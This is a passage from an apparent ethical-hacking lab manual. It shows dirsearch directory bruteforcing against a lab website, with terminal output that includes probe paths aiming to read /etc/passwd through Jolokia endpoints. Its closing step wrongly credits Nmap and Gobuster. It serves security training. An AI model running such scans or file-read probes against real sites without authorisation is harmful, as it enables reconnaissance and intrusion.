
20. **dirsearch** starts listing all the directories of the target website.




21. Now, we will perform directory bruteforcing on a specific file extension.

22. Type **python3 dirsearch.py -u http://www.moviescope.com -e aspx** and press **Enter**.

> Note: **-u**: specifies URL and **–e**: specifies extension of the file.



23. **dirsearch** lists all the files containing **aspx** extension, as shown in the screenshot.



24. Now, we will perform directory bruteforcing by excluding the status code **403**.

25. In the terminal, type **python3 dirsearch.py -u http://www.moviescope.com -x 403** and press **Enter**.

Note: **-x**: specifies exclude status code.

```
Applications  Places  System                                              Thu Apr 21, 02:27
python3 dirsearch.py -u http://www.moviescope.com -e aspx - Parrot Terminal
File  Edit  View  Search  Terminal  Help
[02:18:43] 400 -    3KB - /jolokia/exec/com.sun.management:type=DiagnosticCommand/vmLog/disable
[02:18:43] 400 -    3KB - /jolokia/exec/com.sun.management:type=DiagnosticCommand/vmSystemProperties
[02:18:43] 400 -    3KB - /jolokia/exec/com.sun.management:type=DiagnosticCommand/compilerDirectivesA
dd/!/etc!/passwd
[02:18:43] 400 -    3KB - /jolokia/exec/com.sun.management:type=DiagnosticCommand/jfrStart/filename=!
/tmp!/foo
[02:18:43] 400 -    3KB - /jolokia/search/*:j2eeType=J2EEServer,*
[02:18:43] 400 -    3KB - /jolokia/read/java.lang:type=Memory/HeapMemoryUsage/used
[02:18:43] 400 -    3KB - /jolokia/exec/java.lang:type=Memory/gc
[02:18:43] 400 -    3KB - /jolokia/write/java.lang:type=Memory/Verbose/true
[02:18:43] 400 -    3KB - /jolokia/exec/com.sun.management:type=DiagnosticCommand/jvmtiAgentLoad/!/et
c!/passwd
[02:18:43] 400 -    3KB - /jolokia/exec/com.sun.management:type=DiagnosticCommand/help/*
[02:18:43] 301 -  152B  - /js  ->  http://www.moviescope.com/js/
[02:18:43] 403 -    1KB - /js/
[02:18:43] 400 -    3KB - /jolokia/read/java.lang:type=*/HeapMemoryUsage
[02:18:44] 200 -    4KB - /login.aspx
[02:18:44] 404 -    2KB - /login.wdm%2e
[02:18:44] 302 -  789B  - /logout.aspx  ->  /login.aspx
[02:18:45] 404 -    2KB - /mcx/mcxservice.svc
[02:18:50] 404 -    2KB - /rating_over.
[02:18:50] 404 -    2KB - /reach/sip.svc
[02:18:51] 404 -    2KB - /service.asmx
[02:18:53] 404 -    2KB - /static..
[02:18:55] 404 -    2KB - /umbraco/webservices/codeEditorSave.asmx
[02:18:57] 404 -    2KB - /webticket/webticketservice.svc

Task Completed
┌─[root@parrot]─[/home/attacker/dirsearch]
└──╼ #python3 dirsearch.py -u http://www.moviescope.com -x 403
Menu  python3 dirsearch.py -u ...                                  Click to switch to "Workspace 4"
```

26. **dirsearch** lists the directories from the target website excluding **403** status code.

```
Applications  Places  System                                              Thu Apr 21, 02:30
python3 dirsearch.py -u http://www.moviescope.com -x 403 - Parrot Terminal
File  Edit  View  Search  Terminal  Help
┌─[root@parrot]─[/home/attacker/dirsearch]
└──╼ #python3 dirsearch.py -u http://www.moviescope.com -x 403

  _|. _ _  _  _  _ _|_    v0.4.2.4
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11305

Output File: /home/attacker/dirsearch/reports/www.moviescope.com/_22-04-21_02-27-30.txt

Target: http://www.moviescope.com/

[02:27:30] Starting:
[02:27:30] 301 -  152B  - /js  ->  http://www.moviescope.com/js/
[02:27:30] 404 -    2KB - /.ashx
[02:27:30] 404 -    2KB - /.asmx
[02:27:34] 301 -  152B  - /DB  ->  http://www.moviescope.com/DB/
[02:27:36] 404 -    2KB - /WEB-INF./
[02:27:36] 404 -    2KB - /WebResource.axd?d=LER8t9aS
[02:27:38] 404 -    2KB - /admin%20/
[02:27:38] 404 -    2KB - /admin.
[02:27:43] 404 -    2KB - /asset..
[02:27:47] 301 -  153B  - /css  ->  http://www.moviescope.com/css/
[02:27:47] 301 -  152B  - /db  ->  http://www.moviescope.com/db/
[02:27:48] 400 -    3KB - /docpicker/internal_proxy/https/127.0.0.1:9043/ibm/console
[02:27:48] 400 -    3KB - /docpicker/internal_proxy/http/127.0.0.1:9100/aa
[02:27:52] 301 -  156B  - /images  ->  http://www.moviescope.com/images/
[02:27:52] 302 -  129B  - /index.aspx  ->  /logout.aspx
[02:27:52] 404 -    2KB - /index.php.
[02:27:53] 404 -    2KB - /javax.faces.resource.../
Menu  python3 dirsearch.py -u ...
```

27. This concludes the demonstration of identifying web server directories using Nmap and Gobuster.

28. Close all open windows and document all acquired information.


Task 6: Perform Web Application Vulnerability Scanning using Vega

Vega is a web application scanner used to test the security of web applications. It helps you to find and validate SQL Injection, XSS, inadvertently disclosed sensitive information, and other vulnerabilities.

